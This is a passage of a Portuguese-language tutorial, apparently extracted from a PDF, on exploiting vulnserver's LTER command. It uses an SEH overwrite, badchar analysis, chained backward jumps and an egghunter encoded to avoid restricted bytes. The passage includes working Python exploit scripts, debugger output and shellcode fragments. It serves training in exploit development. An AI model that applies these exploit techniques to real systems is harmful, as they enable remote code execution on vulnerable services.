


Figura 14: Visualização da exploração do SEH.

Segunda dificuldade: “badchars”

"Badchars", ou caracteres problemáticos, são aqueles que, quando incluídos em um payload, podem causar comportamentos inesperados ou interromper a execução do exploit. Eles são particularmente relevantes quando se desenvolve um exploit para buffer overflow.

Esses caracteres podem ser problemáticos por várias razões. Por exemplo, alguns caracteres podem ser interpretados de maneira especial pelo software alvo, como terminadores de string (como o caractere nulo '\0') ou delimitadores (como espaços ou caracteres de nova linha). Outros podem ser modificados, escapados ou removidos pelo software de destino ou pelo ambiente em que ele é executado.

Ao desenvolver um exploit, é essencial identificar esses badchars para que possam ser evitados no payload. Isso é feito enviando uma lista de todos os caracteres possíveis (geralmente 0x00 a 0xFF) para o software alvo e verificando se algum deles causa problemas. Assim que os badchars são identificados, eles devem ser excluídos do payload real para garantir que o exploit funcione conforme esperado. Dessa forma, para identificar os badchars, vamos atualizar nosso exploit como mostra a Figura 15.

```
#!/usr/bin/python
#
#

import socket
import os
import sys

# POP POP RET found at 6250120b (essfunc.dll - SafeSEH:False)
seh = "\x0B\x12\x50\x62"

badchars=("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"+
        "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"+
        "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"+
        "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"+
        "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"+
        "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"+
        "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"+
        "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"+
        "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"+
        "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"+
        "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"+
        "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"+
        "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"+
        "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"+
        "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"+
        "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

# evil = junk + nSEH + SEH + junk
evil = "A"*(3495-len(badchars)) + badchars + "B"*4 + seh + "D"*497

data = "LTER /.:/"  + evil

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("10.0.0.35", 9999))
expl.send(data)
expl.close()
```

Figura 15: Teste de tratamento dos bytes por vulnserver.exe.

Avaliando como tais caracteres se comportaram no "dump" (Figura 16), é possível observar que quaisquer chars enviados após "\x7F" serão convertidos para outros distintos. "\x80" vira "\x01", "\x81" vira "\x02" e assim sucessivamente, até que "\xFF" se torna "\x80", conforme mostra a figura abaixo. Olhando mais uma vez no código fonte de vulnerserver[4], isso acontece justamente pelas linhas de código mostradas na Figura 17.




Figura 16: Dump do buffer de teste.

```
while(RecvBuf[i]) {
        if ((byte)RecvBuf[i] > 0x7f) {
                LterBuf[i] = (byte)RecvBuf[i] - 0x7f;
        } else {
                LterBuf[i] = RecvBuf[i];
        }
        i++;
}
```

Figura 17: Alteração da string pelo vulnserver.exe.

Isso pode ser um problema durante a exploração, mas veremos como contornar esse empecilho mais adiante.

“A necessidade faz o sapo pular”

Somadas as nossas duas dificuldades descritas anteriormente, precisamos encontrar uma saída para retornar nosso fluxo para a região de “A”, utilizando “pulos” cujos respectivos códigos assembly possuam códigos de máquina dentro do conjunto de bytes permitidos. Um conjunto de instruções que podemos utilizar para pular 128 bytes para “cima”, ou seja, caindo dentro da região “A” seria:

```
4C      DEC ESP
4C      DEC ESP
77 80   JA SHORT
```

Apesar de termos a dificuldade dos badchars, o leitor mais atento se lembra que ao inserirmos o hexa

“\xFF” ele acaba se tornando um “\x80”. Perfeito! Podemos então utilizar para a variável nSEH o valor de “\x4C\x4C\x77\xFF”, como mostra a Figura 18.

```
#!/usr/bin/python
#
#

import socket
import os
import sys

# POP POP RET found at 6250120b (essfunc.dll - SafeSEH:False)
seh = "\x0B\x12\x50\x62"

# Jumping -128 bytes (FF will turn into 80)
nseh = "\x4C\x4C\x77\xFF"

# evil = junk + nSEH + SEH + junk
evil = "A"*3495 + nseh + seh + "D"*497

data = "LTER /.:/"  + evil

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("10.0.0.35", 9999))
expl.send(data)
expl.close()
```

Figura 18: nSEH alterado para saltar para uma área da stack controlada pelo atacante, que é onde ficará o payload.

Observando o debugger, é possível notar que nossa estratégia funcionou! Temos um jump condicional de 128 bytes em direção à região A, conforme mostra a Figura 19.

```
00B7FFD4  41              INC ECX
00B7FFD5  41              INC ECX
00B7FFD6  41              INC ECX
00B7FFD7  41              INC ECX
00B7FFD8  41              INC ECX
00B7FFD9  41              INC ECX
00B7FFDA  41              INC ECX
00B7FFDB  41              INC ECX
00B7FFDC  4C              DEC ESP
00B7FFDD  4C              DEC ESP
00B7FFDE ^77 80           JA SHORT 00B7FF60
00B7FFE0  0B12            OR EDX,DWORD PTR DS:[EDX]
00B7FFE2  50              PUSH EAX
00B7FFE3  624444 44       BOUND EAX,QWORD PTR SS:[ESP+EAX*2+44]
00B7FFE7  44              INC ESP
00B7FFE8  44              INC ESP
00B7FFE9  44              INC ESP
00B7FFEA  44              INC ESP
00B7FFEB  44              INC ESP
00B7FFEC  44              INC ESP
00B7FFED  44              INC ESP
00B7FFEE  44              INC ESP
00B7FFEF  44              INC ESP
00B7FFF0  44              INC ESP
00B7FFF1  44              INC ESP
00B7FFF2  44              INC ESP
00B7FFF3  44              INC ESP
00B7FFF4  44              INC ESP
00B7FFF5  44              INC ESP
00B7FFF6  44              INC ESP
00B7FFF7  44              INC ESP
00B7FFF8  44              INC ESP
00B7FFF9  44              INC ESP
00B7FFFA  44              INC ESP
00B7FFFB  44              INC ESP
00B7FFFC  44              INC ESP
00B7FFFD  44              INC ESP
00B7FFFE  44              INC ESP
00B7FFFF  44              INC ESP
```

Figura 19: JMP inserido com sucesso e no path de execução.

Uma vez que conseguimos “voltar” a execução, 128 bytes (0x80) talvez não seja uma quantidade ideal para trabalhar pois nosso payload terá mais que isso. Sendo assim, a estratégia adotada aqui é executar esse processo algumas vezes mais para termos uma região próxima a 500 bytes para colocar o payload. Para tal, podemos fazer a modificação da Figura 20 no nosso exploit.

```
# Fake nops as 90 is a badchar
nops = "A"*120

jmpback1 = nseh + nops
jmpback2 = nseh + nops
jmpback3 = nseh + nops

# evil = junk + nSEH + SEH + junk
evil  = "A"*(3495-len(jmpback1)-len(jmpback2)-len(jmpback3))
evil += jmpback3 + jmpback2 + jmpback1 + nseh + seh
evil += "D"*497
```

Figura 20: Adicionando mais saltos para trás.

Executando mais uma vez o exploit, é possível perceber que nosso pulo “bate” exatamente na instrução necessária para realizar o próximo pulo, conforme mostra a Figura 21.




Figura 21: Múltiplos saltos.

Para recapitular, a Figura 22 ilustra o cenário atual. **Nota do Editor:** Os saltos ilustrados na Figura 22 foram desenhados com certo rigor. As próximas figuras terão certa liberdade poética no desenho, mas a estratégia de saltos continua sendo a mesma.




Figura 22: Ilustração do cenário atual: A seta preta é o início do fluxo.

Dificuldades à vista

Agora que temos um espaço que torna a exploração menos custosa, ainda é necessário encontrar uma forma de:

1. Inserir um código malicioso que nos permita ganhar um shell na máquina
2. Redirecionar nosso fluxo para o início desse shellcode
3. Respeitar a lista de caracteres permitidos
4. Não sobrescrever os jumps ao decorrer da execução do código

Vamos uma etapa de cada vez! Uma técnica que podemos aplicar neste momento é o que chamamos de Egghunter, um conjunto de instruções que permite uma busca dentro de toda memória utilizada pelo programa por uma determinada palavra (chamamos de “egg”). Caso encontre, o Egghunter irá redirecionar seu fluxo para o início do código exatamente posterior ao egg encontrado. Essa estratégia será interessante para nós uma vez que podemos colocar o código malicioso (1) logo no início da região “A” e eventualmente redirecionar nosso fluxo de execução para lá. Podemos gerar um egghunter através do mona.py como mostra a Figura 23.




Figura 23: Egghunter

Contudo, o leitor vai perceber que o código gerado possui alguns bytes que não são permitidos (3) para este nosso cenário como, por exemplo, "\xAF" e "\xE7". Para contornar essa situação, podemos encodar nosso Egghunter utilizando uma técnica[5] proposta por Mati Aharoni.

Egghunter apesar dos badchars

O código original gerado para o Egghunter contém 32 bytes e pode ser "quebrado" em 8 partes de 4, conforme podemos ver a seguir:

```
\x66\x81\xCA\xFF
\x0F\x42\x52\x6A
\x02\x58\xCD\x2E
\x3C\x05\x5A\x74
\xEF\xB8\x77\x30
\x30\x74\x8B\xFA
\xAF\x75\xEA\xAF
\x75\xE7\xFF\xE7
```

Todas essas instruções precisam estar de alguma forma no nosso fluxo e, se de alguma forma, pudermos inserir dentro de um registrador (EAX, por exemplo) cada uma dessas partes e inserir na pilha, poderíamos contornar o problema de badchars. Vamos analisar o último conjunto de 4 bytes:

```
\x75\xE7\xFF\xE7
```

Precisamos de instruções que façam com que EAX tenha o valor de "E7FFE775" para em seguida utilizarmos a instrução PUSH EAX. Para obter tal valor, uma abordagem é inicialmente zerar o valor de EAX para em seguida alterar tal registrador a fim de obter o valor desejado. Para zerar EAX, uma forma seria um XOR EAX,EAX, certo? Não para nosso caso! Dando uma olhada no código de máquina ("\x33\xC0") de tal instrução, podemos perceber que ela possui o badchar "\xC0". Utilizando a matemática para nos ajudar, podemos utilizar a seguinte alternativa inspirada em [5] (**Nota do Editor:** Fica de desafio aos leitores fazer as contas e descobrir por que os 2 ANDs zeram o EAX):

```
25 4A4D4E55  AND EAX,554E4D4A
25 3532312A  AND EAX,2A313235
```

Agora que temos zerado o EAX, precisamos fazer algumas outras contas em hexa para deixar seu valor em "E7FFE775". Vejamos o seguinte exemplo também inspirado em [2] (**Nota do Editor:** Fica como desafio aos leitores fazer as contas e descobrir como a sequência de instruções a seguir atinge seu objetivo):

```
2D 21555555 SUB EAX,55555521
2D 21545555 SUB EAX,55555421
2D 496F556D SUB EAX,6D556F49
50 PUSH EAX
```

Isso significa que a soma dos valores que precisamos subtrair de EAX tem que corresponder a 0x1800188B (basta somar os 3 valores subtraídos de EAX no trecho de código anterior). É necessário agora encontrar três números (dentro do conjunto de caracteres permitidos) que ao serem adicionados, nos retornarão o valor de 0x1800188B. Existe um script[6] que pode auxiliar nesta conta para as outras 7 partes de 4 bytes do egghunter que ainda precisam ser encodadas. A Figura 24 mostra a conta somente de três partes, mas o raciocínio é o mesmo para as restantes.




Figura 24: Gadgets para criar e adicionar na stack parte do egghunter.

Depois de colocar os valores exatos em EAX, precisamos dar PUSHs para que tais valores entrem na stack. Uma boa região da stack para adicionar o egghunter seria exatamente acima de SEH e nSEH pois, ao executar linearmente cada uma das instruções, o fluxo de execução chegará em algum momento no nosso Egghunter desencodado.

Vale ressaltar também que o Egghunter precisará ficar "quebrado" em algumas partes dado que todo o código que coloca o egghunter na stack não cabe no espaço disponível que vai até o próximo jump back. Para se adequar a essa situação, vamos quebrar o código em partes e dar sempre no final de cada parte um jump front, conforme pode ser visto nas Figuras 25 e 26.

Figura 25: Egghunter quebrado em partes.





Figura 26: Payload com o egghunter quebrado em partes.

